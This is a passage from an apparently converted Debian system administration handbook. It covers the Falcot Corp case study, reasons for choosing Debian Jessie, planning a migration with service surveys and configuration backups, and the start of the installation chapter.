Stable releases. This contributes, over all, to its reputation for quality. Furthermore, the majority of users are satisfied using one of the three distributions simultaneously available. The system administrators, concerned above all about the stability of their servers, don't need the latest and greatest version of GNOME; they can choose Debian *Stable*, and they will be satisfied. End users, more interested in the latest versions of GNOME or KDE than in rock-solid stability, will find Debian *Testing* to be a good compromise between a lack of serious problems and relatively up to date software. Finally, developers and more experienced users may blaze the trail, testing all the latest developments in Debian *Unstable* right out of the gate, at the risk of suffering the headaches and bugs inherent in any new version of a program. To each their own Debian!


#### CULTURE

### **GNOME and KDE, graphical desktop environments**

GNOME (GNU Network Object Model Environment) and KDE (K Desktop Environment) are the two most popular graphical desktop environments in the free software world. A desktop environment is a set of programs grouped together to allow easy management of the most common operations through a graphical interface. They generally include a file manager, office suite, web browser, e-mail program, multimedia accessories, etc. The most visible difference resides in the choice of the graphical library used: GNOME has chosen GTK+ (free software licensed under the LGPL), and KDE has selected Qt (a company-backed project, available nowadays both under the GPL and a commercial license).

➡ <http://www.gnome.org/>

➡ <http://www.kde.org/>



**Figure 1.4** *Chronological path of a program packaged by Debian*

### 1.6.5. The *Oldstable* and *Oldoldstable* Status

Each *Stable* release has an expected lifetime of about 5 years and given that releases tend to happen every 2 years, there can be up to 3 supported releases at a given point of time. When a new stable release happens, the former release becomes *Oldstable* and the one even before becomes *Oldoldstable*.

This Long Term Support (LTS) of Debian releases is a recent initiative: individual contributors and companies joined forces to create the Debian LTS team. Older releases which are no longer supported by the Debian security team fall under the responsibility of this new team.

The Debian security team handles security support in the current *Stable* release and also in the *Oldstable* release (but only for as long as is needed to ensure one year of overlap with the current stable release). This amounts roughly to three years of support for each release. The Debian LTS team handles the last (two) years of security support so that each releases benefits from at least 5 years of support and so that users can upgrade from version N to N+2.

➡ <https://wiki.debian.org/LTS>

#### COMMUNITY

##### **Companies sponsoring the LTS effort**

Long Term Support is a difficult commitment to make in Debian because volunteers tend to avoid the work that is not very fun. And providing security support for 5 years old software is — for many contributors — a lot less fun than packaging new upstream versions or developing new features.

To bring this project to life, the project counted on the fact that long term support was particularly relevant for companies and that they would be willing to mutualize the cost of this security support.

The project started in June 2014: some organizations allowed their employees to contribute part-time to Debian LTS while others preferred to sponsor the project with money so that Debian contributors get paid to do the work that they would not do for free. Most Debian contributors willing to be paid to work on LTS got together to create a clear sponsorship offer managed by Freexian (Raphaël Hertzog's company):

➡ <http://www.freexian.com/services/debian-lts.html>

The Debian LTS team is not yet able to properly support all packages in Debian, hence the volunteers work on packages they care about while the paid contributors prioritize packages used by their sponsors.

The project is always looking for new sponsors: what about your company? can you let an employee work part-time on long term support? can you allocate a small budget for security support?


➡ <https://wiki.debian.org/LTS/Funding>

## Keywords

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Falcot Corp  
SMB  
Strong Growth  
Master Plan  
Migration  
Cost Reduction

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# Presenting the Case Study

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Fast Growing IT Needs 32

Master Plan 32

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Why the Debian Distribution? 35

Why Debian Jessie? 36

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*In the context of this book, you are the system administrator of a growing small business. The time has come for you to redefine the information systems master plan for the coming year in collaboration with your directors. You choose to progressively migrate to Debian, both for practical and economical reasons. Let's see in more detail what's in store for you...*



We have envisioned this case study to approach all modern information system services currently used in a medium sized company. After reading this book, you will have all of the elements necessary to install Debian on your servers and fly on your own wings. You will also learn how to efficiently find information in the event of difficulties.

## 2.1. Fast Growing IT Needs

Falcot Corp is a manufacturer of high quality audio equipment. The company is growing strongly, and has two facilities, one in Saint-Étienne, and another in Montpellier. The former has around 150 employees; it hosts a factory for the manufacturing of speakers, a design lab, and all administrative office. The Montpellier site is smaller, with only about 50 workers, and produces amplifiers.

**Fictional company  
created for case study**

NOTE

The Falcot Corp company used as an example here is completely fictional. Any resemblance to an existing company is purely coincidental. Likewise, some example data throughout this book may be fictional.

The computer system has had difficulty keeping up with the company's growth, so they are now determined to completely redefine it to meet various goals established by management:


- modern, easily scalable infrastructure;
- reducing cost of software licenses thanks to use of Open Source software;
- installation of an e-commerce website, possibly B2B (business to business, i.e. linking of information systems between different companies, such as a supplier and its clients);
- significant improvement in security to better protect trade secrets related to new products.

The entire information system will be overhauled with these goals in mind.

## 2.2. Master Plan

With your collaboration, IT management has conducted a slightly more extensive study, identifying some constraints and defining a plan for migration to the chosen Open Source system, Debian.

A significant constraint identified is that the accounting department uses specific software, which only runs on Microsoft Windows™. The laboratory, for its part, uses computer aided design software that runs on OS X™.



**Figure 2.1** Overview of the Falcot Corp network

The switch to Debian will be gradual; a small business, with limited means, cannot reasonably change everything overnight. For starters, the IT staff must be trained in Debian administration. The servers will then be converted, starting with the network infrastructure (routers, firewalls, etc.) followed by the user services (file sharing, Web, SMTP, etc.). Then the office computers will be gradually migrated to Debian, for each department to be trained (internally) during the deployment of the new system.

### 2.3. Why a GNU/Linux Distribution?

BACK TO BASICS

#### Linux or GNU/Linux?

Linux, as you already know, is only a kernel. The expressions, “Linux distribution” and “Linux system” are, thus, incorrect: they are, in reality, distributions or systems *based on* Linux. These expressions fail to mention the software that always completes this kernel, among which are the programs developed by the GNU Project. Dr. Richard Stallman, founder of this project, insists that the expression “GNU/Linux” be systematically used, in order to better recognize the important contributions made by the GNU Project and the principles of freedom upon which they are founded.

Debian has chosen to follow this recommendation, and, thus, name its distributions accordingly (thus, the latest stable release is Debian GNU/Linux 8).

Several factors have dictated this choice. The system administrator, who was familiar with this distribution, ensured it was listed among the candidates for the computer system overhaul. Difficult economic conditions and ferocious competition have limited the budget for this operation, despite its critical importance for the future of the company. This is why Open Source solutions were swiftly chosen: several recent studies indicate they are less expensive than proprietary solutions while providing equal or better quality of service so long as qualified personnel are available to run them.

IN PRACTICE

**Total cost of ownership  
(TCO)**

The Total Cost of Ownership is the total of all money expended for the possession or acquisition of an item, in this case referring to the operating system. This price includes any possible license fee, costs for training personnel to work with the new software, replacement of machines that are too slow, additional repairs, etc. Everything arising directly from the initial choice is taken into account.

This TCO, which varies according to the criteria chosen in the assessment thereof, is rarely significant when taken in isolation. However, it is very interesting to compare TCOs for different options if they are calculated according to the same rules. This assessment table is, thus, of paramount importance, and it is easy to manipulate it in order to draw a predefined conclusion. Thus, the TCO for a single machine doesn't make sense, since the cost of an administrator is also reflected in the total number of machines they manage, a number which obviously depends on the operating system and tools proposed.

Among free operating systems, the IT department looked at the free BSD systems (OpenBSD, FreeBSD, and NetBSD), GNU Hurd, and Linux distributions. GNU Hurd, which has not yet released a stable version, was immediately rejected. The choice is simpler between BSD and Linux. The former have many merits, especially on servers. Pragmatism, however, led to choosing a Linux system, since its installed base and popularity are both very significant and have many positive consequences. One of these consequences is that it is easier to find qualified personnel to administer Linux machines than technicians experienced with BSD. Furthermore, Linux adapts to newer hardware faster than BSD (although they are often neck and neck in this race). Finally, Linux distributions are often more adapted to user-friendly graphical user interfaces, indispensable for beginners during migration of all office machines to a new system.

ALTERNATIVE

**Debian GNU/kFreeBSD**

Since Debian *Squeeze*, it is possible to use Debian with a FreeBSD kernel on 32 and 64 bit computers; this is what the `kfreebsd-i386` and `kfreebsd-amd64` architectures mean. While these architectures are not "official release architectures", about 90 % of the software packaged by Debian is available for them.

These architectures may be an appropriate choice for Falcot Corp administrators, especially for a firewall (the kernel supports three different firewalls: IPF, IPFW, PF) or for a NAS (network attached storage system, for which the ZFS filesystem has been tested and approved).

## 2.4. Why the Debian Distribution?

Once the Linux family has been selected, a more specific option must be chosen. Again, there are plenty of criteria to consider. The chosen distribution must be able to operate for several years, since the migration from one to another would entail additional costs (although less than if the migration were between two totally different operating systems, such as Windows or OS X).

Sustainability is, thus, essential, and it must guarantee regular updates and security patches over several years. The timing of updates is also significant, since, with so many machines to manage, Falcot Corp can not handle this complex operation too frequently. The IT department, therefore, insists on running the latest stable version of the distribution, benefiting from the best technical assistance, and guaranteed security patches. In effect, security updates are generally only guaranteed for a limited duration on older versions of a distribution.

Finally, for reasons of homogeneity and ease of administration, the same distribution must run on all the servers (some of which are Sparc machines, currently running Solaris) and office computers.

### 2.4.1. Commercial and Community Driven Distributions

There are two main categories of Linux distributions: commercial and community driven. The former, developed by companies, are sold with commercial support services. The latter are developed according to the same open development model as the free software of which they are comprised.

A commercial distribution will have, thus, a tendency to release new versions more frequently, in order to better market updates and associated services. Their future is directly connected to the commercial success of their company, and many have already disappeared (Caldera Linux, StormLinux, etc.).

A community distribution doesn't follow any schedule but its own. Like the Linux kernel, new versions are released when they are stable, never before. Its survival is guaranteed, as long as it has enough individual developers or third party companies to support it.

A comparison of various Linux distributions led to the choice of Debian for various reasons:

- It is a community distribution, with development ensured independently from any commercial constraints; its objectives are, thus, essentially of a technical nature, which seem to favor the overall quality of the product.
- Of all community distributions, it is the most significant from many perspectives: in number of contributors, number of software packages available, and years of continuous existence. The size of its community is an incontestable witness to its continuity.
- Statistically, new versions are released every 18 to 24 months, and they are supported for 5 years, a schedule which is agreeable to administrators.
- A survey of several French service companies specialized in free software has shown that all of them provide technical assistance for Debian; it is also, for many of them, their

chosen distribution, internally. This diversity of potential providers is a major asset for Falcot Corp’s independence.

- Finally, Debian is available on a multitude of architectures, including ppc64el for OpenPOWER processors; it will, thus, be possible to install it on Falcot Corp’s latest IBM servers.

IN PRACTICE

### Debian Long Term Support

The Debian Long Term Support (LTS) project started in 2014 and aims to provide 5 years of security support to all stable Debian releases. As LTS is of primary importance to organizations with large deployments, the project tries to pool resources from Debian-using companies.

➔ <https://wiki.debian.org/LTS>

Falcot Corp is not big enough to let one member of its IT staff contribute to the LTS project, so the company opted to subscribe to Freexian’s Debian LTS contract and provides financial support. Thanks to this, the Falcot administrators know that the packages they use will be handled in priority and they have a direct contact with the LTS team in case of problems.

➔ <https://wiki.debian.org/LTS/Funding>

➔ <http://www.freexian.com/services/debian-lts.html>

Once Debian has been chosen, the matter of which version to use must be decided. Let us see why the administrators have picked Debian Jessie.

## 2.5. Why Debian Jessie?

Every Debian release starts its life as a continuously changing distribution, also known as “*Testing*”. But at the time we write those lines, Debian Jessie is the latest “*Stable*” version of Debian.

The choice of Debian Jessie is well justified based on the fact that any administrator concerned about the quality of their servers will naturally gravitate towards the stable version of Debian. Even if the previous stable release might still be supported for a while, Falcot administrators aren’t considering it because its support period will not last long enough and because the latest version brings new interesting features that they care about.



## Keywords

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Existing Setup  
Reuse  
Migration

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# Analyzing the Existing Setup and Migrating

*Any computer system overhaul should take the existing system into account. This allows reuse of available resources as much as possible and guarantees interoperability of the various elements comprising the system. This study will introduce a generic framework to follow in any migration of a computing infrastructure to Linux.*



## 3.1. Coexistence in Heterogeneous Environments

Debian integrates very well in all types of existing environments and plays well with any other operating system. This near-perfect harmony comes from market pressure which demands that software publishers develop programs that follow standards. Compliance with standards allows administrators to switch out programs: clients or servers, whether free or not.

### 3.1.1. Integration with Windows Machines

Samba's SMB/CIFS support ensures excellent communication within a Windows context. It shares files and print queues to Windows clients and includes software that allow a Linux machine to use resources available on Windows servers.

TOOL	
<b>Samba</b>	The latest version of Samba can replace most of the Windows features: from those of a simple Windows NT server (authentication, files, print queues, downloading printer drivers, DFS, etc.) to the most advanced one (a domain controller compatible with Active Directory).

### 3.1.2. Integration with OS X machines


OS X machines provide, and are able to use, network services such as file servers and printer sharing. These services are published on the local network, which allows other machines to discover them and make use of them without any manual configuration, using the Bonjour implementation of the Zeroconf protocol suite. Debian includes another implementation, called Avahi, which provides the same functionality.

In the other direction, the Netatalk daemon can be used to provide file servers to OS X machines on the network. It implements the AFP (AppleShare) protocol as well as the required notifications so that the servers can be autodiscovered by the OS X clients.

Older Mac OS networks (before OS X) used a different protocol called AppleTalk. For environments involving machines using this protocol, Netatalk also provides the AppleTalk protocol (in fact, it started as a reimplementations of that protocol). It ensures the operation of the file server and print queues, as well as time server (clock synchronization). Its router function allows interconnection with AppleTalk networks.

### 3.1.3. Integration with Other Linux/Unix Machines

Finally, NFS and NIS, both included, guarantee interaction with Unix systems. NFS ensures file server functionality, while NIS creates user directories. The BSD printing layer, used by most Unix systems, also allows sharing of print queues.



**Figure 3.1** *Coexistence of Debian with OS X, Windows and Unix systems*

## 3.2. How To Migrate

In order to guarantee continuity of the services, each computer migration must be planned and executed according to the plan. This principle applies whatever the operating system used.

### 3.2.1. Survey and Identify Services

As simple as it seems, this step is essential. A serious administrator truly knows the principal roles of each server, but such roles can change, and sometimes experienced users may have installed “wild” services. Knowing that they exist will at least allow you to decide what to do with them, rather than delete them haphazardly.

For this purpose, it is wise to inform your users of the project before migrating the server. To involve them in the project, it may be useful to install the most common free software programs on their desktops prior to migration, which they will come across again after the migration to Debian; Libre Office and the Mozilla suite are the best examples here.

## Network and Processes

The `nmap` tool (in the package with the same name) will quickly identify Internet services hosted by a network connected machine without even requiring to log in to it. Simply call the following command on another machine connected to the same network:

```
$ nmap mirwiz
Starting Nmap 6.47 ( http://nmap.org ) at 2015-03-24 11:34 CET
Nmap scan report for mirwiz (192.168.1.104)
Host is up (0.0037s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```

### ALTERNATIVE

#### Use netstat to find the list of available services

On a Linux machine, the `netstat -tupan` command will show the list of active or pending TCP sessions, as well UDP ports on which running programs are listening. This facilitates identification of services offered on the network.

### GOING FURTHER

#### IPv6

Some network commands may work either with IPv4 (the default usually) or with IPv6. These include the `nmap` and `netstat` commands, but also others, such as `route` or `ip`. The convention is that this behavior is enabled by the `-6` command-line option.

If the server is a Unix machine offering shell accounts to users, it is interesting to determine if processes are executed in the background in the absence of their owner. The command `ps auxw` displays a list of all processes with their user identity. By checking this information against the output of the `who` command, which gives a list of logged in users, it is possible to identify rogue or undeclared servers or programs running in the background. Looking at `crontabs` (tables listing automatic actions scheduled by users) will often provide interesting information on functions fulfilled by the server (a complete explanation of `cron` is available in section 9.7, “[Scheduling Tasks with cron and atd](#)” page 205).


In any case, it is essential to backup your servers: this allows recovery of information after the fact, when users will report specific problems due to the migration.

### 3.2.2. Backing up the Configuration

It is wise to retain the configuration of every identified service in order to be able to install the equivalent on the updated server. The bare minimum is to make a backup copy of the configuration files.

For Unix machines, the configuration files are usually found in `/etc/`, but they may be located in a sub-directory of `/usr/local/`. This is the case if a program has been installed from sources, rather than with a package. In some cases, one may also find them under `/opt/`.

For data managing services (such as databases), it is strongly recommended to export the data to a standard format that will be easily imported by the new software. Such a format is usually in text mode and documented; it may be, for example, an SQL dump for a database, or an LDIF file for an LDAP server.



**Figure 3.2** Database backups

Each server software is different, and it is impossible to describe all existing cases in detail. Compare the documentation for the existing and the new software to identify the exportable (thus, re-importable) portions and those which will require manual handling. Reading this book will clarify the configuration of the main Linux server programs.

### 3.2.3. Taking Over an Existing Debian Server

To effectively take over its maintenance, one may analyze a machine already running with Debian.

The first file to check is `/etc/debian_version`, which usually contains the version number for the installed Debian system (it is part of the *base-files* package). If it indicates *codename/sid*, it means that the system was updated with packages coming from one of the development distributions (either *testing* or *unstable*).

The `apt-show-versions` program (from the Debian package of the same name) checks the list of installed packages and identifies the available versions. `aptitude` can also be used for these tasks, albeit in a less systematic manner.

A glance at the `/etc/apt/sources.list` file (and `/etc/apt/sources.list.d/` directory) will show where the installed Debian packages likely came from. If many unknown sources appear, the administrator may choose to completely reinstall the computer's system to ensure optimal compatibility with the software provided by Debian.

The `sources.list` file is often a good indicator: the majority of administrators keep, at least in comments, the list of APT sources that were previously used. But you should not forget that sources used in the past might have been deleted, and that some random packages grabbed on the Internet might have been manually installed (with the `dpkg` command). In this case, the machine is misleading in its appearance of “standard” Debian. This is why you should pay attention to any indication that will give away the presence of external packages (appearance of `deb` files in unusual directories, package version numbers with a special suffix indicating that it originated from outside the Debian project, such as `ubuntu` or `lmde`, etc.)

Likewise, it is interesting to analyze the contents of the `/usr/local/` directory, whose purpose is to contain programs compiled and installed manually. Listing software installed in this manner is instructive, since this raises questions on the reasons for not using the corresponding Debian package, if such a package exists.

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QUICK LOOK

*cruft*

The *cruft* package proposes to list the available files that are not owned by any package. It has some filters (more or less effective, and more or less up to date) to avoid reporting some legitimate files (files generated by Debian packages, or generated configuration files not managed by `dpkg`, etc.).

Be careful to not blindly delete everything that *cruft* might list!

### 3.2.4. Installing Debian

Once all the required information on the current server is known, we can shut it down and begin to install Debian on it.

To choose the appropriate version, we must know the computer’s architecture. If it is a reasonably recent PC, it is most likely to be `amd64` (older PCs were usually `i386`). In other cases, we can narrow down the possibilities according to the previously used system.

Table 3.1 is not intended to be exhaustive, but may be helpful. In any case, the original documentation for the computer is the most reliable source to find this information.

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HARDWARE

**64 bit PC vs 32 bit PC**


Most recent computers have 64 bit Intel or AMD processors, compatible with older 32 bit processors; the software compiled for “i386” architecture thus works. On the other hand, this compatibility mode does not fully exploit the capabilities of these new processors. This is why Debian provides the “amd64” architecture, which works for recent AMD chips as well as Intel “em64t” processors (including most of the Core series), which are very similar to AMD64.

### 3.2.5. Installing and Configuring the Selected Services

Once Debian is installed, we must install and configure one by one all of the services that this computer must host. The new configuration must take into consideration the prior one in order to ensure a smooth transition. All the information collected in the first two steps will be useful to successfully complete this part.

Operating System	Architecture(s)
DEC Unix (OSF/1)	alpha, mipsel
HP Unix	ia64, hppa
IBM AIX	powerpc
Irix	mips
OS X	amd64, powerpc, i386
z/OS, MVS	s390x, s390
Solaris, SunOS	sparc, i386, m68k
Ultrix	mips
VMS	alpha
Windows 95/98/ME	i386
Windows NT/2000	i386, alpha, ia64, mipsel
Windows XP / Windows Server 2008	i386, amd64, ia64
Windows Vista / Windows 7 / Windows 8	i386, amd64

**Table 3.1** *Matching operating system and architecture*



**Figure 3.3** *Install the selected services*

Prior to jumping into this exercise with both feet, it is strongly recommended that you read the remainder of this book. After that you will have a more precise understanding of how to configure the expected services.

## Keywords

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Installation  
Partitioning  
Formatting  
File System  
Boot Sector  
Hardware Detection

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# Installation

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*To use Debian, you need to install it on a computer; this task is taken care of by the debian-installer program. A proper installation involves many operations. This chapter reviews them in their chronological order.*



Installing a computer is always simpler when you are familiar with the way it works. If you are not, make a quick detour to appendix B, “[Short Remedial Course](#)” page 447 before reading this chapter.

The installer for *Jessie* is based on `debian-installer`. Its modular design enables it to work in various scenarios and allows it to evolve and adapt to changes. Despite the limitations implied by the need to support a large number of architectures, this installer is very accessible to beginners, since it assists users at each stage of the process. Automatic hardware detection, guided partitioning, and graphical user interfaces have solved most of the problems that newbies used to face in the early years of Debian.

Installation requires 80 MB of RAM (Random Access Memory) and at least 700 MB of hard drive space. All Falcot computers meet these criteria. Note, however, that these figures apply to the installation of a very limited system without a graphical desktop. A minimum of 512 MB of RAM and 5 GB of hard drive space are really recommended for a basic office desktop workstation.

If you already have Debian Wheezy installed on your computer, this chapter is not for you! Unlike other distributions, Debian allows updating a system from one version to the next without having to reinstall the system. Reinstalling, in addition to being unnecessary, could even be dangerous, since it could remove already installed programs.

The upgrade process will be described in section 6.6, “[Upgrading from One Stable Distribution to the Next](#)” page 123.

## 4.1. Installation Methods

A Debian system can be installed from several types of media, as long as the BIOS of the machine allows it. You can for instance boot with a CD-ROM, a USB key, or even through a network.

BIOS (which stands for Basic Input/Output System) is a software that is included in the motherboard (the electronic board connecting all peripherals) and executed when the computer is booted, in order to load an operating system (via an adapted bootloader). It stays in the background to provide an interface between the hardware and the software (in our case, the Linux kernel).

### 4.1.1. Installing from a CD-ROM/DVD-ROM

The most widely used installation method is from a CD-ROM (or DVD-ROM, which behaves exactly the same way): the computer is booted from this media, and the installation program takes over.

Various CD-ROM families have different purposes: *netinst* (network installation) contains the installer and the base Debian system; all other programs are then downloaded. Its “image”, that

is the ISO-9660 filesystem that contains the exact contents of the disk, only takes up about 150 to 280 MB (depending on architecture). On the other hand, the complete set offers all packages and allows for installation on a computer that has no Internet access; it requires around 84 CD-ROMs (or 12 DVD-ROMs, or two Blu-ray disks). But the programs are divided among the disks according to their popularity and importance; the first three disks will be sufficient for most installations, since they contain the most used software.

There is a last type of image, known as `mini.iso`, which is only available as a by-product of the installer. The image only contains the minimum required to configure the network and everything else is downloaded (including parts of the installer itself, which is why those images tend to break when a new version of the installer is released). Those images can be found on the normal Debian mirrors under the `dists/release/main/installer-arch/current/images/netboot/` directory.

**TIP**  
**Multi-architecture disks**

Most installation CD- and DVD-ROMs work only with a specific hardware architecture. If you wish to download the complete images, you must take care to choose those which work on the hardware of the computer on which you wish to install them.

Some CD/DVD-ROM images can work on several architectures. We thus have a CD-ROM image combining the *netinst* images of the *i386* and *amd64* architectures. There is also a DVD-ROM image that contains the installer and a selection of binary packages for *i386* and *amd64*, as well as the corresponding source packages.

